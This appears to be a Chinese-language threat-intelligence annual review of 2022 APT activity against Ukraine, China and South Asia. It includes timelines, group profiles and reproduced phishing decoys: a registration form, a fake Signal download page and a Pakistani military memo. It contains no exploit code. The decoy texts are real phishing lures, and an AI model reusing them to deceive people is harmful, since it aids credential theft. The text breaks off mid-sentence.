2021年4月，乌克兰安全局SSU发布报告披露了该组织最早的钓鱼活动。2021年7月，国内安全厂商发布报告披露并命名了组织Lorec53，该组织使用多种攻击手法针对乌克兰国防部、财政部、大使馆、国企、公众医疗设施等关键国家机构，进行以收集组织人员信息为主的网络钓鱼邮件攻击活动。其活动目标广泛，持续时间较长。

2022年1月，UA-CERT将该组织命名为UAC-0056，并多次披露该组织的攻击活动，其诱饵文件包括仿冒乌克兰政府DOCX/DOC文档、乌克兰语LNK文件、乌克兰语CPL文件等，并伪装成具有公信力的组织成员分发诱饵文件。其在活动中使用的恶意软件包括LorecDocStealer（又名OutSteel）、LorecCPL、SaintBot等。

2022年3月，Mandiant发布调查称UNC2589进行了以破坏为目的的攻击活动，在活动中部署了多种伪装成勒索软件的文件擦除器WhisperGate、WhisperKill以及WhiteBlackCrypt，并认为该活动背后的组织UNC2589与UAC-0056同源。同月，该组织向乌克兰国家机构投放大量网络钓鱼邮件，邮件中包含的下载器将从Discord服务器下载新的基于Go语言的恶意软件GrimPlant和GraphSteel。该恶意软件活动中使用的框架后被Malwarebytes命名为Elephant。此外，该组织在活动中还使用CobaltStrike Beacon。

日期	事件名称	所用恶意软件	披露厂商
1月31日	UAC-0056对乌克兰国家组织进行网络攻击	SaintBot、OutSteel	UA-CERT
2月16日	LOREC53组织针对乌克兰发起大规模网络攻击活动	LorecDocStealer/OutSteel、LorecCPL、SaintBot	绿盟
2月16日	Outsteel窃密软件利用BabaDeda加密器以及LorecCPL下载者针对乌克兰	Outsteel、LorecCPL、BabaDeda	Telsy
2月25日	UAC-0056组织针对乌克兰传播OutSteel和SaintBot恶意软件	SaintBot、OutSteel	Palo Alto Networks
3月4日	俄罗斯入侵乌克兰可能引发的网络活动分析	HermeticWiper、FoxBlade、WhisperGate	Mandiant
3月11日	UAC-0056组织对乌克兰国家组织进行网络攻击	CobaltStrike Beacon、GrimPlant和GraphSteel	UA-CERT
3月15日	威胁组织UAC-0056使用假翻译软件瞄准乌克兰	GrimPlant、GraphSteel	SentinelOne
3月28日	UAC-0056组织对乌克兰国家机构进行网络攻击	GrimPlant、GraphSteel	UA-CERT
4月1日	新的UAC-0056活动：Elephant框架解析	Elephant Framework（Elephant Dropper、Elephant Downloader、Elephant Implant/ GrimPlant）、GraphSteel	Malwarebytes
4月4日	大象框架在针对乌克兰组织的网络钓鱼攻击中交付	Elephant Framework、GraphSteel	Intezer
4月25日	深入了解Elephant框架——乌克兰的新网络威胁	Elephant Framework、GraphSteel	Bitdefender
4月26日	UAC-0056组织利用COVID-19主题进行的网络攻击	GraphSteel、GrimPlant	UA-CERT
7月6日	UAC-0056组织对乌克兰国家组织的网络攻击	CobaltStrike Beacon	UA-CERT
7月20日	用于刺探乌克兰网络钓鱼实体的疏散和人道主义文件	GraphSteel、GrimPlant	Mandiant

2 GhostWriter


GhostWriter又名UNC1151、TA445，是Mandiant于2020年披露的威胁组织，主要针对立陶宛、拉脱维亚、波兰地区传播反北约组织的观点。2021年，Mandiant发布报告称GhostWriter组织与UNC1151组织同属，其历史攻击目标还包括德国、乌克兰、哥伦比亚、爱尔兰、瑞士、马耳他政府以及科威特军队，活动意在削弱目标国家与北约之间的合作，并认为该组织与白俄罗斯政府有关。

自2022年俄乌冲突爆发后，GhostWriter开始将攻击目标全面转向乌克兰。2022年2月，乌克兰国家特殊通讯和信息保护局（SSSCIP Ukraine）发布了针对乌克兰武装部队人员的钓鱼邮件告警，随后，Proofpoint对相关活动进行了关联分析，认为恶意活动与UNC1151相关，电子邮件附件运行后将下载基于Lua的SunSeed恶意软件。2022年3月，UA-CERT披露GhostWriter组织针对乌克兰投放MicroBackdoor后门。同月，UA-CERT再次披露该组织针对乌克兰的恶意活动，新活动中使用CobaltStrike Beacon。4月中旬，TAG检测到Ghostwriter针对Facebook用户的网络钓鱼活动，相关活动一直持续到7月。

日期	事件名称	活动目标	恶意软件
2月25日	乌克兰信息保护局发布钓鱼邮件预警	乌克兰	–
3月1日	TA445组织仿冒乌克兰军方邮件发起钓鱼攻击	乌克兰武装部队	SunSeed
3月7日	UAC-0051组织使用MicroBackdoor恶意软件对乌克兰进行网络攻击	乌克兰	MicroBackdoor
3月14日	APT组织UNC1151针对乌克兰等国展开攻击	乌克兰	MicroBackdoor
3月23日	使用CobaltStrike Beacon恶意软件对乌克兰的网络攻击	乌克兰	CobaltStrike Beacon
5月3日	东欧网络活动更新	Facebook用户	–
7月19日	TAG观察到东欧持续的网络活动	Facebook用户	–
7月20日	用于刺探乌克兰网络钓鱼活动分析	乌克兰	MicroBackdoor

3 ColdRiver

ColdRiver又称Callisto、Seaborgium、TAG-53，是F-Secure于2017年披露的威胁组织。Callisto组织蛰伏数年，俄乌冲突爆发后重回网络战场。2022年5月，Google发现该组织使用Gmail账户分发钓鱼邮件，目标包括政府、国防、智库及记者等，相关恶意文件托管在Google Drive或Microsoft OneDrive云服务，相关活动一直持续到7月。2022年8月，Microsoft再次披露Seaborgium在LinkedIn平台构建虚拟身份，向目标发送钓鱼邮件的活动，目标主要为北约国家、乌克兰政府部门以及参与/支持乌克兰战争的组织。2022年12月，Recorded Future观察到TAG-53组织基础设施伪装成美国合法军事武器和硬件提供商的登录页面以收集目标凭据。同月，SEKOIA也追踪到该组织针对亲乌克兰组织的钓鱼活动。



日期	事件名称	活动目标	披露厂商
5月3日	东欧网络活动更新	政府和国防官员、政治家、非政府组织、智库以及记者	Google
6月22日	CALISTO 继续其凭证收集活动	政府和国防官员、政治家、非政府组织、智库以及记者	SEKOIA
7月19日	TAG观察到东欧持续的网络活动	政府和国防官员、政治家、非政府组织、智库以及记者	Google
8月15日	SEABORGIUM 近期网络钓鱼活动分析	乌克兰政府、美国和英国、波罗的海的国防和情报咨询公司、非政府组织 (NGO) 和政府间组织 (IGO)、智库和高等教育	Microsoft
12月5日	揭露TAG-53组织间谍活动的凭据收集基础设施	政府、情报和军事行业	Recorded Future
12月5日	Calisto针对亲乌克兰组织的攻击活动	美国和东欧国家的军事和战略研究部门	SEKOIA

4 UNC2596

UNC2596组织又名Tropical Scorpius、UAC-0132。2022年2月，Mandiant观察到UNC2596利用漏洞部署Cuba勒索软件，大部分受害者为北美政府、医疗行业。2022年8月，Palo Alto Networks将分发Cuba勒索软件的威胁组织命名为Tropical Scorpius，并观察到受影响的多个领域的其他27个组织，如政府、法律、金融、制造、运输、零售、房地产、医疗、科技、教育、能源等，多数位于美国。2022年10月，UA-CERT发现有钓鱼邮件仿冒乌克兰武装部队总参谋部新闻处，包含下载RomCom恶意软件的链接，与Tropical Scorpius活动有关，并将背后的威胁组织标记为UAC-0132。同月，BlackBerry再次披露针对乌克兰军事的RomCom RAT活动，除乌克兰外，活动还针对美国、巴西、菲律宾的IT公司。2022年11月，BlackBerry再次披露该组织活动，活动仿冒SolarWinds、KeePass、PDF Reader Pro网站针对乌克兰目标下发RomCom RAT。

日期	事件名称	活动目标	恶意软件
2月23日	UNC2596利用Exchange漏洞部署Cuba勒索软件	Exchange漏洞利用，针对北美及欧洲国家	Cuba Ransomware、CobaltStrike Beacon、NetSupport等
6月8日	Cuba勒索软件的新变种	-	Cuba Ransomware
8月9日	Cuba勒索软件使用新手段攻击多行业用户	美国等多地区多行业用户	Cuba Ransomware
10月22日	UAC-0132组织利用RomCom恶意软件攻击乌克兰	乌克兰武装部队	RomCom RAT
10月23日	RomComRAT活动针对乌克兰军队	乌克兰军事机构、南美及亚洲IT公司	RomCom RAT
11月2日	RomComRAT活动利用流行软件包针对乌克兰	乌克兰、英国	RomCom RAT
12月1日	Cuba勒索软件持续攻击美国关键基础设施领域	美国	Cuba Ransomware

5 其他针对东欧地区的威胁组织

鉴于还有部分威胁组织披露少而杂乱，因此统一放在本小节进行讨论。

Buhtrap组织

为ESET于2015年披露的网络犯罪组织，该组织早期攻击主要针对俄罗斯金融行业，2019年开始在攻击活动中使用0day漏洞针对政府机构。2022年2月，该组织在针对乌克兰政府的攻击活动中使用LightRope以及LiteManager恶意软件。

Vermin组织

为Palo Alto Networks于2018年披露的针对乌克兰国防部的组织，活动中主要使用QuasarRAT以及VerminRAT。2022年3月，UA-CERT观察到该组织再次针对乌克兰国防部投放模块化恶意软件SPECTR。

InvisiMole组织

疑似与Gamaredon有关，恶意活动使用LoadEdge后门下载后续恶意软件：TunnelMole（DNS后门）以及RC2CL。

UAC-0041组织

2022年3月，UA-CERT发现UAC-0041组织分发战争主题和财政援助相关的钓鱼邮件，邮件附件运行后将下载Formbook。同月，该组织针对乌克兰教育科学部下发MarsStealer恶意软件。2022年7月，该组织继续针对乌克兰分发RelicSource恶意软件，该恶意软件可解密后续有效负载Formbook、Snake Keylogger执行。

UAC-0088组织

由UA-CERT命名的使用DoubleZero恶意软件针对乌克兰企业进行攻击的威胁组织。

UAC-0097组织

2022年4月，有威胁组织利用Zimbra Collaboration Suite中的XSS漏洞CVE-2018-6882针对乌克兰政府，UA-CERT将该组织跟踪为UAC-0097。

UAC-0100组织

2022年7-8月，UA-CERT披露了威胁组织UAC-0100三起网络钓鱼活动，该组织活动仿冒乌克兰银行，通过Facebook传播钓鱼链接，以窃取用户银行卡信息。

FRwL组织

2022年11月，UA-CERT发布公告称，FRwL组织利用仿冒的IP扫描器软件下载网站诱骗目标下载恶意程序，通过将Vidar窃密木马植入到受害者的设备中，以窃取受害者的Telegram账户及VPN连接的相关凭据。成功入侵到目标网络后，黑客使用CobaltStrike、Netscan、Rclone、Anydesk、Ngrok等工具进行进一步的渗透，最终部署Somnia勒索软件。

日期	事件名称	活动目标	恶意软件
1月28日	UAC-0096对乌克兰组织的网络攻击活动	乌克兰	Remote Utilities
2月21日	Buhtrap组织近期活动信息	乌克兰政府	LightRope、LiteManager
3月9日	UAC-0041对乌克兰组织的网络攻击活动	使用战争主题诱饵针对乌克兰	Formbook
3月17日	Vermin组织使用SPECTR恶意软件针对乌克兰	乌克兰国防部	Spectr
3月22日	InvisiMole组织针对乌克兰进行钓鱼攻击	乌克兰	LoadEdge、TunnelMole、RC2CL
3月22日	UAC-0088使用DoubleZero对乌克兰企业进行网络攻击	乌克兰	DoubleZero
3月22日	UAC-0026使用HeaderTip恶意软件的网络攻击	乌克兰国家警察	HeaderTip
3月30日	UAC-0041在乌克兰大规模分发MarsStealer恶意程序	使用电子期刊针对乌克兰教育科学部	MarsStealer
4月5日	UAC-0094针对Telegram帐户访问权限的网络攻击	乌克兰	–
4月14日	UAC-0097利用XSS漏洞对乌克兰政府的网络攻击活动	利用XSS漏洞CVE-2018-6882针对乌克兰政府	–

日期	事件名称	活动目标	恶意软件
4月28日	UAC-0101使用BrownFlood对乌克兰进行DDoS攻击	乌克兰国家银行	BrownFlood
5月7日	UAC-0104针对乌克兰的钓鱼攻击，使用化学攻击主题分发窃密软件JesterStealer	乌克兰	JesterStealer
7月14日	UAC-0100使用“金钱补偿”主题的钓鱼活动	乌克兰	–
7月25日	UAC-0041使用RelicSource恶意软件大规模分发窃取器	乌克兰	RelicRace/RelicSource、Formbook、Snake Keylogger
7月27日	UAC-0100使用“红十字会的帮助”主题的钓鱼活动	乌克兰	–
8月30日	UAC-0100使用“现金支付”主题的钓鱼活动	乌克兰	–
8月31日	UAC-0120大规模分发AgentTesla恶意软件	乌克兰、奥地利、德国	AgentTesla
11月9日	UAC-0133仿冒UA-CERT分发网络钓鱼邮件	乌克兰政府	–
11月11日	FRwL利用Somnia勒索软件瞄准乌克兰	乌克兰	–

俄乌冲突在当前网络环境下的影响

除上述五个常年针对周报地区及国家的东欧高级威胁组织外，俄乌冲突时期不乏其他威胁组织进场，针对乌克兰政府及军事发起频繁的窃密攻击，以达到监视敌对国家作战动向的目的。本小节将列举俄乌冲突时期的其他威胁组织。

1 网络战成为配合军事行动的常规辅助手段

在俄罗斯对乌克兰发起军事行动之前，网络战已经拉开序幕。今年1月以来乌克兰遭受的三波网络攻击的规模很大，可以看出精密协同的迹象，单个黑客组织很难有这么强大的技术和组织能力。并且网络攻击对象主要是政府部门、新闻机构和银行等，旨在破坏网站迫其停止服务，不以经济获利为目的，政治指向性非常明确。这种攻击手段符合俄罗斯以往的攻击手法和特点，反映俄罗斯已将网络战作为常规军事行动的辅助，配合军事进攻行动。今后网络领域的动向或可作为战争征候加以研究，用以判断战争爆发的可能性和时间点。

2 实际作用有限未造成严重后果

就此次网络攻击目前的直接损害后果来看，收效其实十分有限。事实上，单次网络攻击的效果通常较为有限，受网络攻击的国家通常能较快修复受影响的信息系统，而且修复后的信息系统由于修补了漏洞，通常会对相同的网络攻击方式免疫。这次乌克兰遭受的网络攻击也不例外。1月14日受影响的大部分乌克兰政府网站在几小时内就恢复了正常运转。2月15日遭受网络攻击的银行也在数小时后恢复了服务。乌克兰国家通信和信息保护局还在攻击发生后不久宣布掌握了乌克兰遭网络攻击的具体漏洞。2月23日的攻击导致乌克兰数百台重要计算机的数据被恶意删除。但截止目前，攻击并未造成如2015年12月网络攻击导致乌克兰大规模断电这样的严重后果。从这一角度看，俄罗斯发动这次网络战更多的意义在于心理震慑，展示破坏对手关键业务的能力，以打击乌克兰民众的士气，削弱其抵抗的意志和决心，利于已方尽快达成战争目的和减少损失。

3 存在引发全球网络战的风险

乌克兰在网络领域得到了美西方的援手。1月14日攻击发生后，北约就与乌克兰签署了协议，向乌克兰共享网络攻击情报。2月4日，美国《华尔街日报》称，乌克兰已向其他国家请求网络力量支持，以保护其网络免受潜在的网络攻击。美国网络司令部派出几十名人员帮助支持政府和关键部门的系统。2月23日，欧盟也宣布在整个欧洲部署网络快速反应小组，新成立的由来自立陶宛、克罗地亚、波兰、爱沙尼亚、罗马尼亚和荷兰的专家组成的团队开始保护乌克兰网络。全球知名黑客组织“匿名者”响应乌克兰的招募令，对俄罗斯开展了DDoS攻击。此外，北约秘书长斯托尔滕贝格警告称，网络攻击可能触发北约集体防御条款第5条，该条认为对任何北约盟国的攻击都是对所有人的攻击。美媒也报道称，拜登表示美国可以用自己的网络能力应对俄罗斯未来对乌克兰的网络攻击。如果俄乌冲突不能尽快结束，在参与方扩大的情况下，网络领域的冲突势必进一步升级和蔓延。

美方对我国的网络攻击

在中美对抗的大背景下，美国对于中国的网络攻击，近年来越来越受到各安全厂商，尤其是国内安全厂商的关注。由于美国在网络空间战场具有传统的技术优势，因此很少有在现实世界发现的美国对中国的攻击行为。

但2022年，是美方对中国网络攻击行动集中披露的一年。从年初披露的Bvp47后门，到年中的“美国攻击中国西北工业大学”这一重磅炸弹，美国隐匿在网络空间底层进行秘密攻击的面纱逐渐被褪去，展现在大众面前。

2022.02
- Bvp47-美国NSA方程式组织的顶级后门


2022.09
- 西北工业大学遭美国NSA网络攻击事件调查报告（之一）
- Bvp47-技术细节报告II
- 西北工业大学遭美国NSA网络攻击事件调查报告（之二）

NSA攻击西北工业大学事件

2022年6月22日，西北工业大学发布公开声明称，该校遭受境外网络攻击。经调查后发现，该攻击事件源自美国国家安全局（NSA）的“特定入侵行动办公室”（TAO）。

在这次事件中，NSA窃取了西北工业大学和中国运营商的多种敏感信息，包括：

- 西北工业大学核心网络设备账号凭证及配置信息
- 西北工业大学核心网络设备运行日志与系统信息
- 入侵中国基础设施核心设备，并窃取中国用户隐私数据
- ……



经过研究发现，此次攻击事件中所使用的武器，与已知的NSA武器高度同源，同时结合攻击动作的时间规律、样本中的语言行为习惯等证据，可以证明此次事件为美国国家安全局NSA所发起。


从调查结果中可以得知，TAO持续数年，针对中国国内的网络目标实施了上万次的恶意攻击，从数以万计的网络设备中，窃取了高达140GB的敏感数据。这次攻击事件，涉及13名在美国国内直接对中国发起网络攻击的人员、60余份NSA为掩护攻击行为而与美国电信运营商签订的合同，以及170余份电子文件。在攻击过程中，TAO使用了40余种NSA专属的网络攻击武器，利用90余种指令序列，在西北工业大学内部搭建了1100多条攻击链路。同时，为了隐藏攻击行为，TAO使用了分布在世界各国的54台跳板机和代理服务器，其中70%的服务器位于中国周边的国家。

攻击中国重要部门的Bvp47顶级后门

方程式组织是隶属于美国国家安全局（NSA）的超高级网络攻击组织，是美国政府在世界各国进行隐蔽的计算机间谍活动的主要技术团体，据信与此前发现的火焰蠕虫和震网蠕虫有着密切的关联。

2022年二月份，国内研究机构发布报告称，其发现了一种最晚从2013年开始就持续对我国重要部门主机进行攻击的后门。研究人员根据后门中常见的字符串Bvp和加密算法中使用数值0x47，命名为“Bvp47”。同时，通过将此次攻击事件的样本与方程式组织泄露的武器文件进行关联，成功确认该攻击事件由美国NSA下属的方程式组织发起。

Bvp47后门具有极强的隐蔽性，其利用的技术包括SYN信道、代码混淆、系统隐藏、自有传输协议等，并需要非对称加密私钥才能激活远控功能，具有很高的技术水平。NSA利用该后门作为通讯桥梁，对同网段中其他主机进行攻击控制，并窃取机密数据。



印巴情报活动持续升级

南亚地区2022年活跃的攻击组织与往年大致相同，其中Patchwork，Bitter，Sidewinder，Confucius组织依然保持着极高的活跃性。Donot，sidecopy组织活跃性下降，但与sidecopy存在关联的Transparent Tribe则异常活跃，光是公开披露的攻击报告就达11篇之多。

2022.01
- Bitter针对巴基斯坦航空综合部门攻击活动
- Transparent Tribe针对印度的军事和外交资源分发恶意软件
- Transparent Tribe使用加壳版CrimsonRAT对印度进行攻击

2022.02
- 透明部落与其他南亚APT组织的VBA代码相似性分析
- 透明部落与SideCopy共用基础设施曝光

2022.03
- Bitter利用尼泊尔建军节相关诱饵攻击巴基斯坦政府及核能人员
- Sidewinder利用俄乌冲突热点信息进行网络间谍活动
- 揭秘Transparent Tribe组织的CapraRat间谍软件

2022.04
- Bitter通过巴基斯坦政府机构作为跳板攻击孟加拉国
- 透明部落利用走私情报相关诱饵针对印度的攻击活动分析

2022.05
- 蔓灵花组织攻击模块再升级，疑似针对中国
- Sidewinder劫持filesyncshell.dll进行攻击

2022.06
- SideWinder模仿巴基斯坦政府合法域发起攻击
- SideWinder针对巴基斯坦政府部门的威胁活动
- 透明部落伪装印度国防部邮件攻击的跟踪简报
- SideWinder利用Google Play传播恶意Android软件

2022.07
- Bitter使用Almond RAT后门攻击孟加拉国
- Transparent Tribe组织攻击印度教育部门
- 透明部落以“清洁运动”为主题对印度国防部下属企业的钓鱼攻击

2022.08
- Bitter利用社交媒体分发恶意软件
- 透明部落利用社交网络传播恶意Android软件

2022.09
- 响尾蛇组织（SideWinder）攻击预警

2022.10
- WarHawk：SideWinder APT组织的新后门

2022.11
- 响尾蛇组织针对清华大学进行攻击

Patchwork

Patchwork又名“白象”、“摩诃草”，是一个来自于南亚地区的境外APT组织。该组织最早由Norman安全公司于2013年曝光，随后又有其他安全厂商持续追踪并披露该组织的最新活动。白象APT组织主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，其中以窃取敏感信息为主.相关攻击活动最早可以追溯到2009年11月，在针对中国地区的攻击中，该组织主要针对政府机构、科研教育领域进行攻击，在今年首次发现了该组织针对医药生物领域的攻击。

总体看来，Patchwork攻击目标仍然为中国，巴基斯坦等亚洲国家为主，攻击方式主要还是以钓鱼邮件+RAT的方式为主，钓鱼邮件以相关政府单位，科研单位的名义诱使用户打开，然后利用漏洞执行Shellcode进而加载RAT实现控制目标窃取信息。

在惯用攻击手法方面，不同于其他组织常用的Office宏恶意代码，该组织尤其喜欢利用CVE-2017-11882漏洞执行Shellcode来加载其常年使用的BADNEWS木马，如2022年1月，安恒中央研究院猎影实验室捕获到该组织针对国内某医疗卫生机构相关人员与巴基斯坦国防官员的攻击活动，其中针对我国某医疗机构相关人员的攻击就利用了该方式来进行入侵。

而在具体攻击技术上，该组织在今年的攻击中不断升级其使用的BADNEWS木马，如2022年1月研究人员披露BADNEWS新变种Ragnatela首次针对分子医药以及生物科学领域进行攻击，受害者包括巴基斯坦拉合尔UVAS大学生物科学学院，国际化学和生物科学中心等。在2022年6月出现的变种则使用了RC4算法替换原来的AES-CBC-128对数据进行加密，而到了2022年10月披露的变种中，则又用开源C++加密库的AES算法替换了RC4算法。此外该组织还使用了开源GRAT以及大量二次开发的红队工具进行攻击。

针对国内医疗机构以及巴基斯坦国防官员的诱饵

登记表

(填写所有详细信息是强制性的, 如果某个字段不是用则应写 “不是用”)

姓 名字

地址

城市 国家 邮编

出生日期

性

血型

电话

电邮

(请将填好的表格邮寄 [redacted]3.com . 任何不完整的表格将被退回)

官方

[redacted]

地址:
邮编:
电邮:
电话:

Pakistan Defence Officers Housing Authority

2-D Cost Street, Phase-I, DHA Karachi - 75500 Pakistan.

REGISTRATION FORM

For Expression of interest Residential/ Commercial plots

Form should be completed clearly / legibly in ink or on computer, to facilitate photocopying / print out. No column /space be left blank. All information shall be [EMBED Package] treat[EMBED Package]ted as confidential.

(TO BE FILLED IN CAPITAL[EMBED Equation.3]AL LETTERS)

PERSONAL DETAILS.

1. Name
2. Designation
3. Department/Organisation
4. D.O.B
5. Father's Name
6. CNIC No.
7. Residential Address
8. City ZIP Code
9. Mobile
10. Email


Bitter

Bitter又名“蔓灵花”，是一个具有南亚地区背景的APT组织，其长期针对中国及巴基斯坦等国家的政府、军工、电力、核等部门发动网络攻击，窃取敏感资料，是目前活跃的针对境内目标进行攻击的境外APT组织之一。该组织最早在2016年由安全公司Forcepoint进行了披露，他们发现攻击者使用的远程访问工具变体使用的网络通信头包含“BITTER”，所以将这次攻击命名为“BITTER”。其攻击活动最早可追溯到2013年，2016年开始出现针对国内的攻击活动。

Bitter组织2022年的攻击目标与过去相比，不仅持续对中国以及巴基斯坦的政府，航空，军工部门等发动攻击，此外对于孟加拉国也进行了多次攻击。可见Bitter的攻击范围在不断的扩大，并且新的攻击往往基于之前的攻击成果而展开，如根据之前获取的巴基斯坦政府机构资产作为跳板攻击孟加拉国，在窃密木马回连域名中使用国内域名绕过部分流量检测。

在初始入侵手法上，与去年大量使用chm文件加载恶意代码不同，今年该组织的攻击方式更加的多样化。在2022年1月到4月，安恒中央研究院猎影实验室捕获到多起Bitter组织利用Office文档漏洞进行入侵的活动。而在通过巴基斯坦政府机构作为跳板攻击孟加拉国的攻击中，则使用了该组织惯用的chm文件加载恶意代码。到了6月份，研究人员披露了Bitter利用携带DDE AUTO的文档针对孟加拉国军方进行攻击。在8月份，该组织利用社交媒体以及仿冒的通信软件网站进行恶意软件的分发。由此可见，该组织今年以来的入侵方式当中既包含了该组织以往所熟悉的方式，也在不断的开发新的方式来逃避安全产品的检测。

仿冒的通信软件网站



Dangerous | signalpremium.com/home/download.html

Signal

Get Signal Blog Developers Careers Donate

Signal Premium for Android

More Secure & More User-Friendly

Thanks! Your download will start in few seconds...
If not, please click here or

Download for Android

Sidewinder

Sidewinder又名“响尾蛇”、“Razor Tiger”,是一个具有南亚背景的APT组织，该组织长期针对中国和巴基斯坦等国家的政府，能源，军事，矿产等领域进行敏感信息窃取活动。Sidewinder的最早活动可追溯到2012年，近几年该组织也会针对国内特定目标进行攻击，如驻华大使馆等政府部门。

与其它南亚背景的组织不同，Sidewinder2022年的攻击活动具有高度的一致性，在已披露的多次攻击活动当中，其攻击目标基本都指向巴基斯坦的政府部门，但在11月份，安恒中央研究院猎影实验室捕获到了其利用疫情信息对于清华大学的定向攻击。


（1）3月，俄罗斯与乌克兰发生冲突时，该组织就利用标题为“关于俄罗斯–乌克兰冲突对巴基斯坦的影响的重点谈话”的文档进行攻击，该文档后续利用远程模板注入以及公式编辑器漏洞执行恶意代码，最后加载该组织自2019年以来使用的.NET信息窃密程序。

（2）6月，研究人员披露了该组织针对巴基斯坦的大量钓鱼网站，这些钓鱼网站模仿巴基斯坦公共服务相关设施，并检测访问IP，仅当IP地址位于巴基斯坦境内时才具有恶意行为，否则跳转到正常的网站。

（3）10月，Sidewinder新版后门WarHawk相关攻击活动得到披露，该攻击中Sidewinder攻击了巴基斯坦国家电力监管局，并上传了恶意文件，后续攻击中也抛弃了该组织常用的DLL侧加载攻击以及.NET后门，而是采用了更加复杂的WarHawk后门。该后门自身恶意行为十分隐蔽，使用了更复杂的通信协议，并且下载执行了多个恶意模块。此外该后门检查了受害者是否位于巴基斯坦时区，以确保仅对巴基斯坦进行攻击。

这些攻击表明Sidewinder今年来对巴基斯坦政府部门具有前所未有的强烈兴趣，采用了多种攻击方法进行入侵，并且试图让攻击手法更复杂化。如在WarHawk后门中就使用了KernelCallbackTable进程注入技术，该技术之前被FinFisher和Lazarus所使用。并且各恶意功能实现了模块化封装，功能独立，方便更新维护。相信在未来的攻击活动中，会多次见到WarHawk后门的迭代版本。

与俄乌战争相关的诱饵文件



FORWARDING OF PROPOSAL – FOCUSED TALK ON RUSSIAN UKRAINE CONFLICT. IMPACT ON PAKISTAN-IMPLICATIONS FOR REGION AND BEYOND

Reference:


Meeting held at NIHQ chaired by COS on 11 Mar 22.

1. Apropos meeting at reference, desired proposal is given in ensuing paragraphs.
2. Activity : Focused Talk.
3. Topic : RUSSIAN - UKRAINE CONFLICT
4. Execution : In order to chalk/ work out impact of Russian Ukraine Conflict on Pakistan a two-day activity will be conducted. Nominated discussants will be requested to set the stage for discussion.
3. Explanation : The Russia - Ukraine conflict has thrown the world into great chaos, which is turning into misery for the local populace. This conflict has all the right ingredients, if not controlled at this stage, to lead us to the third World War. This conflict is a classic example of the failure of diplomacy between the USA/ allied and Russia. We also understand that Russia considers Ukraine and other formal USSR states as backyard and buffer states between US-led NATO and present-day Russia. Therefore, Russia feels threatened whenever USA / NATO / EU advances their interests in these states. Russia has already conceded many states to US-led NATO and allowed them to join the EU, although very reluctantly. But the possibility of Ukraine joining the EU and NATO was a red line, 